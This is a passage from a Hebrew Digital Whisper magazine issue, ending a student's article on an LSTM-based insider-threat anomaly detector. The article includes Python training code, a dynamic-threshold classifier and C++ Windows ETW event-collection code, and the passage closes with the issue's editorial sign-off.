        df (pd.DataFrame): The filtered logs.
        feature_coulmns (list): List of columns to define a unique event (e.g ,
        ['EventType', 'Action', 'Target'] (coulmn names)).

    Returns:
        tuple: (List of sequential event IDs, Dictionary mapping feature tuples to IDs)
    """
    #for each combination of those coulms make unique event
    unique_events = df[feature_coulmns].drop_duplicates()
    #map each event to unique ID
    vocab = {tuple(row) : idx for idx, row in enumerate(unique_events.values)}
    #make all the rows in the logs to sequence of ID's (continuous list) (the df is
    sorted by Timestamps)
    event_sequence = [vocab[tuple(x)] for x in df[feature_coulmns].values]
    return event_sequence, vocab
```

נשים לב שהנתונים ממויינים לפי החותמת זמן כבר (מקריאה לפונקציה הקודמת ובכללי הנתונים באו ממויינים בצורה הזו כבר) ולכן אפשר ליצור בצורה הזאת רצף אירועים שלוקח את הערך במילון לאירועים (שהרגע יצרנו) ועובר עליהם בצורה כרונולוגית (הרי זה ממיון). בנוסף ניתן להבחין בעוצמה של pandas שניתן פשוט לבחור את העמודות מהן אנחנו רוצים ליצור אירועים ייחודיים ולתת לכל אחד מהם זהות ייחודית (פשוט אינדקס במקרה פה).



כעת צריך להכין את נתוני האימון למודל עצמו הרי הוא לא ממש יכול לקבל 158,000 אירועים (שתכף נראה כיצד בחרתי להגדיר) שאולי חלק מהם יסוננו ולקבל את האירוע שבא אחריו וכך להתאמן.

הדרך שבה הוא מחלק את נתוני האימון היא לרצפים בגודל קבוע ולאחר מכן התיוג של הרצף הזה (התוצאה האמיתית שלו) היא האירוע הבא בסדרה ואכן זה באמת מה שקורה בפועל וכך הרשת לומדת את הקשרים בין האירועים השונים ונותנת הסתברות לכל אירוע להיות הבא:

```
def creating_training_sequence(event_sequence, seq_length=64):
    """
    Generates 3D tensors for LSTM training using a sliding window approach.

    Args:
        event_sequence (list): The full chronological sequence of event IDs.
        seq_length (int): The BPTT unrolling window size (default: 64).

    Returns:
        tuple: (X_train numpy array, y_train numpy array)
    """
    X, y = [], []
    #make sliding windows (each windows of events is with a length of seq_length )
    #the output is the next event each time (we want to give probability to the next
    event in real time)
    #if the event is with normal probability(top K probable events) (according to the
    connection the model learns-the training data is this windows)
    #this is benign action else this is anomalous action
    for i in range(len(event_sequence) - seq_length):
        X.append(event_sequence[i:i+seq_length])
        y.append(event_sequence[i+seq_length])
    return np.array(X), np.array(y)
```

ניכנס לאיך שהמודל כעת בנוי ונסביר קצת מהאינטואיציה מאחורי זה:

```
def build_ladohd_model(vocab_size=175, embedding_dim=16, hidden_size=64,
seq_length=64):
    """
    Builds the LADOHD LSTM anomaly detection model.

    Args:
        vocab_size (int): Total number of unique system events(fixed number).
        embedding_dim (int): Dimension of the dense embedding vectors.
        hidden_size (int): Number of features in the LSTM hidden state.
        seq_length (int): Length of the input event sequences (BPTT window).

    Returns:
        tf.keras.Model: The compiled sequential model.
    """
    model = Sequential([
        # 1. Embedding Layer: Converts categorical event IDs into dense vectors
        Embedding(input_dim=vocab_size, output_dim=embedding_dim,
input_length=seq_length),

        # 2. LSTM Layers: 3 stacked layers to learn complex temporal patterns
        # return_sequences=True ensures the entire sequence is passed to the next layer
        LSTM(hidden_size, return_sequences=True),
        LSTM(hidden_size, return_sequences=True),
        LSTM(hidden_size, return_sequences=False),

        # 3. Fully Connected Layer: Extracts non-linear features from the LSTM outputs
        Dense(100, activation='relu'),
```

```
# 4. Output Layer: Unnormalized log probabilities (logits) for each event in
the vocabulary
Dense(vocab_size)
])
return model
```

אוקי זה נראה קצר ופשוט וזה העוצמה של tensorflow - [בפריקט](#) עצמו לא החסרתי בכלל בפירוטים אודות כל שכבה ומאפייניה אך אסביר גם כאן:

השכבה הראשונה היא מסוג Embedding זו השכבה שאחראית תחזוקת הקשרים בין אירועים הראשונית שמתבצעת הרי כעת יש לנו מילון אירועים בגודל `vocab_size` אז איך נייצג באמת כל אירוע וניתן כקלט למודל?


אופציה אחת היא לייצג כל אירוע בוקטור מלא באפסים למעט המקום שמייצג את ה-`id` של האירוע. שם נשים 1 - מה שנקרא *one-hot-encoding*. לשיטה הזאת כמה חסרונות הבולטים שבהם הם בזבוז המקום היחסי (כל וקטור הוא בגודל `vocab_size` שרובו מבוזבז על 0), ופעמים רבות ניתן לשים עוד מידע. לדוגמא המרחק ביניהם או המכפלה ביניהם (ועוד הרבה מרכיבים) יכולים לייצג קשר מסויים ביניהם, זה בדיוק מה שהשכבה הזו עושה: היא מתרגמת כל מאורע במילון (`vocab_size`) לוקטור באורך מסויים (`embedding_dim`) - שבדרך כלל קטן מהרבה מגודל המילון, וכעת הוא יודע לייצג בצורה חכמה הקשרים בין המרחק ועוד רכיבים זה בעצם כמו טבלת גיבוב בוחרים אירוע ומקבלים וקטור של מספרים ממשיים שמחזיק בתוכו הרבה מידע סמנטי אודות הקשרים בין האירועים וכך מוביל לחיסכון בזמן עיבוד וזיכרון.

כעת, משורשרים לשכבה הזו שלושה רשתות LSTM הכה מדוברות במאמר הזה. הפרמטר `return_sequence = True` מציין כי יש להעביר לשכבה הבאה את כל הנתונים עד כה (היא פולטת את כל השלבים בזמן לפלט הסופי), וכך נוצרת האינטואיציה הבאה לרשתות (שמוכיחה את עצמה במבחן המעשי).

LSTM ראשון אחראי לבניית הזיכרון הבסיסי - הרשת עובדת כפי שהסברנו עם השערים, פולטת את כל השלבים בזמן. LSTM שני אחראי לחילוץ תבניות יותר עמוקות - הרשת כבר מנסה לחפש קשרים בין תבניות התנהגות של אירועים גם פה פולטת את כל השלבים בזמן. LSTM שלישי כעת השכבה הזו פולטת רק וקטור אחד שמסכם את כל ההתנהגות של החלון.

לאחר מכן, הוקטור שיוצא מן השכבת LSTM האחרונה נפלט לשכבת NN רגילה כאשר כל נוירון מהשכבה הקודמת מחובר לכל אחד מהשכבה הבאה (מכן השם Dense) הפונקציית אקטיבציה היא *ReLU* כך שהיא מוסיפה מורכבות לרשת וכך מביאה יותר אפשרות למידול יותר מורכב אך לא בצורה מאוד ניכרת (רק הופכת שליליים ל-0) וכעת אליה משורשרת שכבת הפלט שלכל אחד מהאירועים נותנת מספר שיוכל אחר כך להיות מומר על ידי *softmax* להסתברות של כל אירוע להופיע אחרי.

(האינטואיציה לא תמיד ברורה ועדיין לא נמצא המבנה או האלגוריתם המשולם לבניית מודל טוב ביותר ובעצם האינטואיציה הזאת היא מה שיש על מנת להגיע לתוצאות מירביות).



כעת אימון המודל מתבצע עם אלגוריתמים ופונקציות שעברו הרבה אופטימיזציות מצד *tensorflow* אני לא אסביר בצורה מפורטת כל רכיב אך אציין בקצרה מה תפקידם ואיך הם עושים זאת (בפרויקט עצמו פירטתי ושמתי קישורים רלוונטיים להעמקה):

```
def train_ladohd_model(model, X_train, y_train, epochs=50, batch_size=64,
validation_split=0.2):
    """
    Trains the LSTM model using the prepared sequences of benign events.

    Args:
        model: The compiled Keras sequential model.
        X_train (np.array): Input sequences (Sliding windows).
        y_train (np.array): Target next-events.
        epochs (int): Maximum number of training iterations.
        batch_size (int): Number of sequences to process before updating weights.
        validation_split (float): Fraction of data to use for validation.

    Returns:
        History object containing training metrics.
    """
    #define this process of earlyStopping to prevent overfitting
    early_stopping = EarlyStopping(
        monitor='val_loss',
        patience=5,
        restore_best_weights=True
    )
    #see https://www.tensorflow.org/api_docs/python/tf/keras/Model#fit
    #X_train and y_train are the data to train on
    #epochs is the number of iteration over the whole dataset, the training can be stop
    before the number of epochs is the maximum (early_stopping)
    #batch_size is the number of samples that the model reads in one time (the mini-
    batch I explained)
    #validation_split takes the friction given from the dataset and uses it to
    validates the model (and not for training)
    #callbacks are list of function that performed during the trainings
    history = model.fit(
        X_train,
        y_train,
        epochs=epochs,
        batch_size = batch_size,
        validation_split= validation_split,
        callbacks= [early_stopping],
        verbose = 1
    )
    return history
```

בעצם מנגנון ה-*EarlyStopping* בודק בכל פעם את השיפור בפונקציית המחר וברגע שאין שיפור יותר מאשר סף מסויים נעצור את ההרצה לפני סיום כל ה-*epochs* (איטרציות) זה גם מונע את תופעת ההתאמת יתר (overfitting) לנתוני האימון הספציפיים.

על יתר הפרמטרים פירטתי בהערות למעלה כפי שניתן לראות.

מנגנון נוסף מעניין שניתקלתי בו הוא ה-dynamic threshold:

```
def detect_anomaly_dynamic(model, previous_sequence, actual_next_event):
    """
    Classifies an event as benign or anomalous using a dynamic threshold[cite: 1].
```

```

Args:
    model: The trained LADOHD model.
    previous_sequence (np.array): The history window (e.g., length 64) of event
IDs.
    actual_next_event (int): The ID of the event that actually occurred.

Returns:
    bool: True if the event is anomalous, False if it is benign.
"""
#make the tensor with one more dimension inorder to enable tf to process the mini-
batch in diffrenct dimension.
seq_tensor = np.expand_dims(previous_sequence, axis=0)

#get raw unnomalized scores (logits) of all the possible vocab_size events , for
every timestamp
logits = model.predict(seq_tensor, verbose=0)

#get the prediction just for final timestamp and apply the softmax function
(convert each probability to number between 0 to 1 and the sum is 1)
probabilities = tf.nn.softmax(logits[0, -1, :]).numpy()

#round to 3 places decimals
rounded_probs = np.round(probabilities, decimals=3)

#we need to calculate the probability  $P(e_t | e_{(t-1)}, e_{(t-2)} \dots)$  , for this we
select K events that are most probable
# (K is a parameter set staticly or dynamicly) if the next event is not from the K
benign events this events is anomalous.
#The static treshhold is worse than the dynamic one in real life cases.
#A method to make this treshhold is to take the most repeated (mode) probability and
make it a treshhold.
mode_result = stats.mode(rounded_probs, keepdims=False)
dynamic_threshold = mode_result.mode
#take the probability of the next event to occur
actual_event_prob = probabilities[actual_next_event]
#if lower than the treshhold this is an anomanlous
is_anomalous = actual_event_prob <= dynamic_threshold


return is_anomalous

```

בעצם ישנן כמה גישות בקביעה של האם אירוע כלשהו הוא אנומליה השיטה הנאיבית היא קביעת ערך סף מסויים "אם ההסתברות של אירוע מסויים הוא 0.1% ומטה קבע אותו כאנומליה - אם עד עכשיו התאמנו על נתונים רגילים - אירועים שמסווגים כרגילים ופתאום משהו מאוד לא סביר קרה אז הוא אנומליה".

השיטה הזו יכולה לעבוד עד מקרים כמו עדכון תוכנה וכדומה שפתאום ישנם הרבה אירועים לא מוכרים עם הסתברות נמוכה והמערכת מוצפת בהתראות שווא - זה לא מצב טוב. מה שקורה בפועל בקוד הוא הפעלת פונקציית ה-softmax שלה יש את התכונה המאוד מיוחדת להמיר גדלים של מספרים ולשמור על היחסים ביניהם אך להפוך כל מספר להסתברות (סכומם הוא 1 וכל מספר קטן מ-1 ואי שלילי)

זה מכיוון שהשכבת פלט עוד לא המירה להסתברות מכיוון שלכל אחד מהציונים שיצא (Logits) ישנם עוד משמעויות שיכולות לעזור. לאחר מכן עושים מהלך מעניין ומוציאים את השכיח מבין כלל ההסתברויות והוא יהווה הערך סף הדינמי (מכן המשמעות שהוא דינאמי, הוא משתנה מפעם לפעם).



ניתן לראות ב-[section 6.1](#) השוואה בין שתי השיטות וקצת אינטואיציה על מדוע העדפנו להשתמש במדד של השכיח מאשר ערך קבוע. בסוף כפי שניתן לראות הבחירה על כיצד לסווג אירוע ייחודי לקחה בחשבון את השדות `Source`, `MachineName`:

```
# fill missing critical fields to prevent mapping errors during sequence generation
(all the not available with a field)
df_windows['Source'] = df_windows['Source'].fillna('Unknown_Source')
df_windows['MachineName'] = df_windows['MachineName'].fillna('Unknown_Machine')

# define the composite features that constitute a unique system event
# here we utilize the emitting source and the host machine
event_features = ['Source', 'MachineName']

# generate a continuous chronological sequence of event IDs and the corresponding
dictionary
print("Constructing categorical event vocabulary...")
event_sequence, event_vocab = build_event_vocabulary(df_windows, event_features)
vocab_size = len(event_vocab)
print(f"Vocabulary successfully constructed. Total unique system events identified:
{vocab_size}")
```

- `MachineName` הוא המזהה של תחנת קצה (כלומר ממש על איזה מחשב התבצע האירוע).
 - `Source` מציין את השירות, התכונה או רכיב מערכת ההפעלה שיצר את האירוע וביצע את הפעולה.
- הסיבות דווקא לבחירתם:

במצב בו היינו מוסיפים עוד שדות היינו מקבלים הרבה יותר אירועים (אני בטוח שאם היה את ה-`pid` של התהליך לדוגמא כמזהה נוסף היינו מקבלים מספר רב בהרבה של אירועים הרי `LAPTOP-1MKMTVPM` שהריץ `Chrome.exe` היה מוסיף לנו כבר עוד 50 אירועים לפחות למילון - אומנם למערכות מציאותיות זה כמובן צעד הכרחי אך לפרויקט הזה התקורה הזאת רק על מנת להדגים קונספט לא שווה את זה).


השילוב של השדות האלו יוצר מפתח עם מורכבות מספקת על מנת לזהות אנומליות (אם מנהל שיווק יתחיל להריץ דברים חריגים הקשורים ברשת זה ידליק את הנורת אזהרה). בנוסף במאגר נתונים שבו השתמשתי בפרויקט זה יוצר אוצר מילים קומפקטי אך מספיק לאימון מה שנותן דגש על חישוביות שתכף נראה מדוע היא חשובה.

כעת, בשלב הזה בפרויקט משהו הרגיש חסר רציני ממש לראות את המודל בפעולה אז פניתי לאיסוף נתונים מה `kernal` על מנת לבחון את המודל בפעולה:

נעזרתי בסיפריות וה-API הרלוונטיים שיש ל-`windows.h` להציע למשימה הזו ונתקלתי במערכת ה-ETW (Event Tracing (for) Windows) עם `tdh.h` (`trace data helper`). מה שיפה בסיפריות הללו שהן מאפשרות ממש להאזין לאירועים שקרו ברמת ה-`Ring 0` של ה-`kernal` אך הן פועלות ברמה 3 מה שמאפשר פיתוח נוח ואבסטרקטי.

ה-ETW יושב כצרכן בטבעת הגנה השלישית ורק מחכה לתשובות מ-`Ring-0`.


כפי שניתן לראות, הפונקציה שמקבלת משאב של אירוע בצורה יחסית פשוטה שמה במילון גלובלי שנוצר לצורך ביצועים את הפורמט שאותו המודל מצפה לקבל:



```
//EVENT_RECORD structure https://learn.microsoft.com/en-us/windows/win32/api/evntcons/ns-evntcons-  
event_record  
//get an event - the parameter (PEVENT_RECORD) translate it into the id via the vocabulary and  
transfer it to the server  
VOID WINAPI ProcessSystemEvent(PEVENT_RECORD pEventRecord) {  
    if (pEventRecord->UserDataLength > 0 && pEventRecord->UserData != NULL) {  
        std::wstring machineName = EtwParser::GetEventProperty(pEventRecord,  
L"MachineName");  
        std::wstring source = EtwParser::GetEventProperty(pEventRecord, L"Source");  
        std::wstring compositeKey = source + L"|" + machineName;  
  
        if (eventVocab.find(compositeKey) != eventVocab.end()) {  
            int eventId = eventVocab[compositeKey];  
            if (globalTcpClient != nullptr) {  
                globalTcpClient->TransmitEvent(eventId);  
            }  
        }  
    }  
}
```

המחלקה שמשיגה את שמות ה-Property הרצויים כמו MachineName ו-Source גם היא תוכננה
באמצעות פונקציות יחסית אבסטרקטיות שמונעות ובו בזמן מקלות את הסיבוך הנוסף שדרוש על מנת
לגשת ל-kernal:

```
#include "EtwParser.hpp"  
#include <tdh.h> //https://learn.microsoft.com/en-us/windows/win32/api/tdh/ (essential for etw)  
//preprocessor directive (comment(lib, "lib_name")) that tells the compiler to leave a comment  
record in the generated object file  
//then automatically the linker reads this comment and from that links the specified library file to  
your executable.  
#pragma comment(lib, "tdh.lib")  
//The method get an event (PEVENT_RECORD) and a property in the event and return the property  
value in the event  
std::wstring EtwParser::GetEventProperty(PEVENT_RECORD pEvent, LPCWSTR propertyName) {  
    PROPERTY_DATA_DESCRIPTOR descriptor; //  
    //init the object above on the safe-way  
    ZeroMemory(&descriptor, sizeof(PROPERTY_DATA_DESCRIPTOR));  
    //set the fields of the descriptor as needed  
    descriptor.PropertyName = reinterpret_cast<ULONGLONG>(propertyName);  
    descriptor.ArrayIndex = ULONG_MAX;  
  
    DWORD bufferSize = 0;  
    // https://learn.microsoft.com/en-us/windows/win32/api/tdh/nf-tdh-  
tdhgetpropertysize get the size of the property variable  
    DWORD status = TdhGetPropertySize(pEvent, 0, NULL, 1, &descriptor, &bufferSize);  
    if (status != ERROR_SUCCESS || bufferSize == 0) {  
        return L"Unknown";  
    }  
    // https://learn.microsoft.com/en-us/windows/win32/api/tdh/nf-tdh-tdhgetproperty  
get property value(string)  
    std::vector<BYTE> buffer(bufferSize);  
    status = TdhGetProperty(pEvent, 0, NULL, 1, &descriptor, bufferSize,  
buffer.data());  
  
    if (status == ERROR_SUCCESS) {  
        return std::wstring(reinterpret_cast<wchar_t*>(buffer.data()));  
    }  
  
    return L"Unknown";  
}
```



הפונקציה מקבלת מבנה שמייצג אירוע ושם תכונה אותה אנחנו רוצים לקבל. כמובן אסור לשכוח שמדובר ב-cpp והממשק של Windows אז נאלצים ליצור כמה משתנים שלא נשתמש בהם אלא לקריאה של פונקציה ולאפס אותם וגם עוד המרות הכרחיות (למי שמתעניין הקישורים בהערות שרשמתי מציינים הכל - אני אישית ממליץ זה מנגנון מאוד יפה):

```
class EtwSession {
private:
    TRACEHANDLE hTrace;

    //https://learn.microsoft.com/en-us/windows/win32/api/evntrace/ns-evntrace-
    event_trace_logfilea
    //to see all the flag and parameter init in the c'tor of this class
    EVENT_TRACE_LOGFILE traceSession;

public:
    EtwSession() : hTrace(INVALID_PROCESSTRACE_HANDLE) {
        ZeroMemory(&traceSession, sizeof(EVENT_TRACE_LOGFILE));
        traceSession.LoggerName = const_cast<LPTSTR>(TEXT("System"));
        traceSession.ProcessTraceMode = PROCESS_TRACE_MODE_REAL_TIME |
        PROCESS_TRACE_MODE_EVENT_RECORD;
        traceSession.EventRecordCallback = ProcessSystemEvent;
        hTrace = OpenTrace(&traceSession);
        if (hTrace == INVALID_PROCESSTRACE_HANDLE) {
            std::cerr << "Initialization Error: Requires elevated administrator
            privileges." << std::endl;
        }
    }

    ~EtwSession() {
        if (hTrace != INVALID_PROCESSTRACE_HANDLE) {
            CloseTrace(hTrace);
        }
    }

    void ExecuteMonitor() {
        if (hTrace != INVALID_PROCESSTRACE_HANDLE) {
            std::cout << "Monitoring infrastructure active. Intercepting kernel
            events..." << std::endl;
            //https://learn.microsoft.com/en-us/windows/win32/api/evntrace/nf-evntrace-
            processtrace see what the function does
            ProcessTrace(&hTrace, 1, 0, 0);
        }
    }
};
```

גם מנגנון ההאזנה לנתונים עצמו רווי בטריקים והמרות, תחילה יוצרים *handler* (*htrace*) ולאחר מכן את המבנה שאותו ממלאים בפרטים אודות ההאזנה שנרצה לקבל לקבל (*traceSession*). את כל התהליכים בין המודל לבין האיסוף נתונים מהמערכות הפעלה גישרתי באמצעות הדבר המתאים ביותר פה הלא הוא *socket* שמוזמנים לראות איך הוא התבצע [בפרויקט](#) בנוסף יש שם גם דוקר שמקל על כל החיבור של הספריות השונות וכמו כן קובץ הרצה יחיד.

הפרויקט היה תהליך שלימד עוד הרבה וממליץ להסתכל עליו למעמיקים.



סיכום

במאמר הזה יצאנו "למסע כפול" העמקנו בתיאוריה המתמטית של למידת המכונה, ובסוף אפילו הגענו קצת למערכות הפעלה. פתחנו בהבנת המגבלות של רשתות Feedforward מסורתיות בניתוח נתונים סדרתיים, והמשכנו אל רשתות RNN והמכשול המתמטי המובנה שלהן - בעיית הגרדיאנט הנעלם הנובעת מהכפלת מטריצות מתמשכת. דרך פירוק אלגוריתם ה-BPTT ומבנה השערים, ראינו כיצד ארכיטקטורת LSTM פותרת באלגנטיות את כשל הזיכרון לטווח ארוך על ידי החלפת כפל שוחק בחיבור ליניארי של מסיכות מידע.

בנוסף מוצג פרויקט שבו הוצג ניסיון להתמודד עם אחד האיומים המורכבים באבטחת מידע: התוקף הפנימי. על ידי פיתוח סוכן Ring-3 ב-C++ הניגש ישירות לתשתית ה-ETW עקפנו את מנגנוני הניטור השטחיים, חילצנו תבניות התנהגותיות חסכוניות ברמת ה-Kernel והזנו אותן למודל LSTM מותאם. באמצעות קביעת רף אנומליה דינמי המבוסס על שכיחות סטטיסטית, יצרנו מערכת מודעת-הקשר (Order-Aware) שלומדת את השגרה הארגונית וחושפת איומים שהיה קשה ניתן להבחין בהם בצורה אחרת בזמן אמת.


על המחבר

אני מעיין אושרי בן 18 כרגע לומד לתואר במדעי המחשב וכעת בשנה האחרונה (בוגר תוכנית אודיסיאה), מתעניין בתחומי הלמידה חישובית, AI וסייבר ושואף לעסוק בהם בזמן הקרוב. ומאוד נהנה לקרוא את DigitalWhisper.

- [Github](#)
- מייל: maayanoshri1904@gmail.com

מקורות מידע

- [RNN](#)
- [RNN video](#)
- [BPTT](#)
- [LSTM](#)
- [LSTM](#)
- [LSTM](#)



דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-190 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב: למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה רבות כדי להביא לכם את הגליון.

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"T4lk1n' 80ut a r3vo7u710n 5ounds like a wh15p3r"

הגליון הבא בתקווה ביום האחרון של חודש אוקטובר!

אפיק קסטיאל

30.09.2026